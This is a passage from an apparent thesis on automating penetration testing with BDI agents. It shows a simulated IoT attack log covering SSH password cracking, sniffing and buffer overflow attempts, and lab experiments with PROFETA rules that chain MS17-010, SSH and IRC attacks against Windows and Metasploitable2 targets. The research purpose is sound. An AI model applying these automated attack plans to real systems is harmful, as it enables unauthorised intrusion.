


Figure 6.2: The interaction between a BDI agent and IoT

IoT Structure	Service	Vulnerability
Application layer	Linux, App, Nginx, MySQL, port, SSH	CVE-remote CVE-local, weak password:SSH:456
Network layer	WiFi	No encryption
Perception layer	light, lightness sensor, ZigBee protocol	No encryption, Replay attack

Table 6.1: IoT information


6.4.2 BDI Agent

In BDI agents, the default privilege is none, and the initial goal is root privilege in the application layer or control of the IoT. Plans are defined to probe information and attacks on three layers agents based on the PT for IoT, described in the previous section. For example, the BDI agent can probe OS type, port, service, vulnerability information, network type and perform a password attack, sniffer attack, replay attack and buffer overflow attack on three layers. The simulation experiment was achieved by Jason's internal actions, which are *askAll* and *tell*.

6.4.3 Simulation

A failed attack on the application layer was assumed. The attack on the network and perception layer successfully showed the difference between the traditional and current PT system for IoT. The basic information in the three layers was successfully obtained, including OS type, ports, services, network type, network security and vulnerabilities. The process of PT for IoT by the BDI agent can be observed in Figure 6.3. Moreover, the BDI agent was successful in breaking the SSH password and obtaining the users privilege. However, it failed to perform a local buffer overflow attack to get root privilege. The BDI agent successfully performed a sniffer attack due to the lack of security protection over each layer's information transmission. This resulted in the necessary information being gained regarding the light sensor and light control instructions. Figure 6.4 shows the information collected by the BDI agent that was stored in the belief set.

Figure 6.5 shows the process of information transmission in the network layer. The command 'turn on the light' and the light sensor information were transmitted between the application and the network layer, which is exhibited in the belief set of the network layer. Basic information and the value from the perception layer are contained within the belief set of the application layer agent displayed in Figure 6.6. In the simulation, the value of the light sensor is 40. In the perception layer, two agents represent light and light sensors. The BDI agent can perform the replay attack according to the light sensor information and light control instructions, as



```

MAS Console - bdi_model

Jason Http Server running on http://100.68.18.11:3273
[application_layer_agent] (application layer)Try to trun on the light...
[node_2] (perception layer)light sensor transfer the lightness to application
layer
[bdi_agent] the current privilege is:none
[bdi_agent] (application layer)start to information gathering stage...
[bdi_agent] (network layer)start to information gathering stage...
[network_layer_agent] (network layer)transfer information from application
layer to node1
[bdi_agent] (perception layer)start to information gathering stage...
[node_1] The light is on
[bdi_agent] (application layer)probe target os...
[network_layer_agent] (network layer)transfer information from node2 to
application layer
[bdi_agent] (network layer)probe the network type of the network layer ...
[bdi_agent] (perception layer)probe the network type of the perception layer
...
[bdi_agent] (application layer)Probe the target port...
[bdi_agent] (network layer)probe the security type of the network layer ...
[bdi_agent] (application layer)probe target service...
[bdi_agent] (application layer)probe target vulnerability...
[bdi_agent] (application layer)The target system is :linux
[bdi_agent] (network layer)The network type of the network layer is :wifi
[bdi_agent] (perception layer)The network type of the perception layer is
:zigbee
[bdi_agent] (application layer)The target port is :80
[bdi_agent] (network layer)The security type of the network layer is :none
[bdi_agent] (application layer)The target port is :22
[bdi_agent] (application layer)The target service is :nginx
[bdi_agent] (application layer)The target port is :3306
[bdi_agent] (application layer)The target remote vulnerability is :cve_remote
[bdi_agent] (application layer)The target service is :ssh
[bdi_agent] (application layer)starting remote buffer overflow attack...
[application_layer_agent] the rate of remote buffer overflow attack
is:0.04659332677818484failed
[bdi_agent] (application layer)The target local vulnerability is :cve_local
[bdi_agent] (application layer)starting password attack on ssh...
[bdi_agent] (application layer)The target service is :mysql
[application_layer_agent] the rate of ssh password attack
is:0.8672346365734843successful
[bdi_agent] The light sensor value is:40
[bdi_agent] The sniffer attack obtain the common: turn_on_id_12345
[bdi_agent] (application layer)remote buffer overflow attack is failed
[bdi_agent] (application layer)The SSH password is: 456
[bdi_agent] the current privilege is:user
[bdi_agent] (application layer)starting local buffer overflow attack...
[application_layer_agent] the rate of local buffer overflow attack
is:0.28920559174222604failed
[bdi_agent] (application layer)local buffer overflow attack is failed

```

Clean Stop Pause Debug New agent Kill agent New REPL agent Sources

Figure 6.3: The process of PT for IoT by BDI agent




Figure 6.4: The belief set of BDI agent




Figure 6.5: The belief set of network layer agent

shown by the belief set of node 1 and node 2 displayed in Figure 6.7 and Figure 6.8.




Figure 6.6: The belief set of application layer agent




Figure 6.7: The belief set of Node 1




Figure 6.8: The belief set of Node 2

6.5 Summary

This chapter considered the IoT security features and proposed a PT methodology for IoT. Its automation was achieved based on the BDI model. A simulated experiment in Jason was used to verify its feasibility.

Chapter 7

Experiments and Evaluation

7.1 Introduction

This chapter describes the performance of the BDI model in a real environment. The BDI model was much faster than manual PT. In addition, the BDI model was superior to the other approaches in regard to automation, real-time, uncertainty, dynamic and scaling.

7.2 Experiments

For the performance analysis and evaluation, the proposed BDI model was tested in a real environment. The experiment consisted of a Kali Linux machine as the attacker agent and three target machines: Windows XP Service Pack 3, Windows 7 Service Pack 1 and Metasploitable2 Linux. Metasploitable2 is a virtual machine based on Ubuntu Linux that is designed to test common security vulnerabilities. For the experiment, the BDI model was implemented using PROFETA [27], a Python tool for programming autonomous systems using a declarative approach. PROFETA is a formal language for creating BDI software agents, which is mainly used in autonomous agents. One of the features of PROFETA is that it combines an object-oriented paradigm and a declarative paradigm. A PROFETA program can be implemented

Implementation of a PROFETA program
1: Import PROFETA libraries
2: Define beliefs, goals and sensors as classes
3: Define actions as classes and override the execute() methods
4: Define rules using declarative syntax
5: Instantiate the engine
6: Run the engine

Table 7.1: Implementation of a PROFETA program
[27]

Name	Description
port(Belief)	represents open port information
ostype(Belief)	represents operating system information
privilege(Belief)	represents privilege information
password(Belief)	represents password information
vul(Belief)	represents vulnerability information
application(Belief)	represents application information

Table 7.2: Beliefs used in the experiment

using the steps shown in Table 7.1.

To ensure connectivity, all experimental machines were in the same local area network. Figure 7.1 shows the network topology of the experiment. The target's response was saved in the form of a file. In other words, the attacker agent could obtain the response of the target by reading the file. The beliefs were defined as classes to represent the information, states or response from targets, or environment, which trigger events to carry out actions. Table 7.2 shows the beliefs used in the experiment, which are necessary for PT.

The action space was based on Metasploit since it provides a large number of exploits and payloads for different operating systems. The attack actions and sensor actions were defined as classes to carry out the port scan, OS identification, password




Figure 7.1: Network topology

Name	Description
scanport(Action)	Scan port, OS identification
check_ms17010(Action)	Determine if the vulnerability MS17010 exists
determine_ms17010(Action)	Obtain information from check_MS17010 log file
ms17010_xp(Action)	Attack Windows XP by MS17010 vulnerability
attack_result_ms17010_xp(Action)	Determine the result of MS17010 attack on Windows XP
ms17010_win7(Action)	Attack Windows 7 by MS17010 vulnerability
attack_result_ms17010_win7(Action)	Determine the result of MS17010 attack on Windows 7
ssh_password_attack(Action)	Crack SSH password
attack_result_ssh_password_attack(Action)	Determine the result of SSH password attack
irc_attack(Action)	Attack by IRC vulnerability
attack_result_irc_attack(Action)	Determine the result of IRC attack
onto_input(Action)	Input information into an ontology
onto_get(Action)	Get information from an ontology
syncReasoner(Action)	Run reasoning in an ontology

Table 7.3: The description of the attacker agent behaviour

attacks and buffer overflow attacks as well as to determine corresponding results. In addition, two actions were used to exchange information between the BDI model and ontology. The description of the attacker agent's behaviour is shown in Table 7.3.

PROFETA uses declarative language to express the behaviour of agents as a set of plans. The declarative syntax for the behaviour of an agent is described below:

$$\text{Event/Condition} / [\text{setofActions}]$$

The event can be a belief or a goal to trigger specific plans. The condition refers to a set of pre-conditions, while the actions can be goals or a user-defined set of actions. The goal was defined for the BDI agent to obtain root privilege of targets or a set of plans to cover the whole PT process. The plans are shown below:

```
# Define rules
+start() >> [scanport(), onto_input(), syncReasoner(),
  onto_get()]
+port("445") >> [check_ms17010(), determine_ms17010()]
+vul("ms17010")/ostype("windowsxp") >>[ms17010_xp(),
  attack_result_ms17010_xp()]
```

```

+vul("ms17010")/ostype("windows7") >>[ms17010_win7(),
    attack_result_ms17010_win7()]
+port("22") >> [ssh_password_attack(),
    attack_result_ssh_password_attack()]
+port("6667") >> [irc_attack(), attack_result_irc_attack()]
+privilege("root") >> [show_line("we_got_root")]

```

The proposed PT ontology was used to store targets or environmental information, and relations between targets and vulnerabilities. The collected target information was inserted into the ontology through *onto_input* action. New knowledge was obtained after SWRL-based reasoning and could determine the strategy of attacks. SWRL rules are more suitable for expressing some common sense knowledge of PT than the plans of the BDI model. Also, it is easier to express vulnerability chains based on the relations between vulnerabilities. The new knowledge obtained by SWRL-based reasoning was passed into the BDI model through the *onto_get* action to trigger new BDI rules. In the experiment, the characteristic of relations *isSameSubnet* was defined as symmetric, so as to represent the common sense of the subnet. Thus, it was easy to determine the connection relations between the attacker and targets based on SWRL Rule 3. This new knowledge helped attackers test more targets. For the experiment, Linux, Windows XP and Windows 7 were on the same network. By default, the attacker agent could connect to one of the three targets. Based on SWRL-based ontology inference, the new knowledge showed that the attacker could connect to the other two targets. The relation update between Attacker 1 and Target 2 is shown in Figure 7.2.

Rule-3:

$$\text{isConnected}(\text{attacker1}, ?x) \wedge \text{isSameSubnet}(?x, ?y) \\ \rightarrow \text{isConnected}(\text{attacker1}, ?y)$$

